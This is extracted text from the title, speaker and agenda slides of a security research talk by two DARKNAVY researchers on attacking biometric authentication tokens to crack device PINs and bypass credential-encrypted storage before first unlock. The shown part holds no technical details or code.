

The Biometric AuthToken Heist:

Cracking PINs and Bypassing CE
via a Long-Ignored Attack Surface

Xuangan Xiao & Zikai Xu @ DARKNAVY



DARKNAVY

Today we will talk about

BFU unlock = Initial access + CE bypass

Start cracking PIN

Not in today's scope


In this topic

Today we will talk about

BFU unlock = Initial access + CE bypass

Not in today's scope

About us



- Xuangan Xiao
- Twitter: [@xgxiao66](#)
- Security researcher at DARKNAVY



- Zikai Xu
- Twitter: [@N7UtbN](#)
- Security researcher at DARKNAVY




AGENDA

1. Background
2. Our Findings
3. AuthToken Exploitations
4. Mitigations

01 Background

DARKNAVY

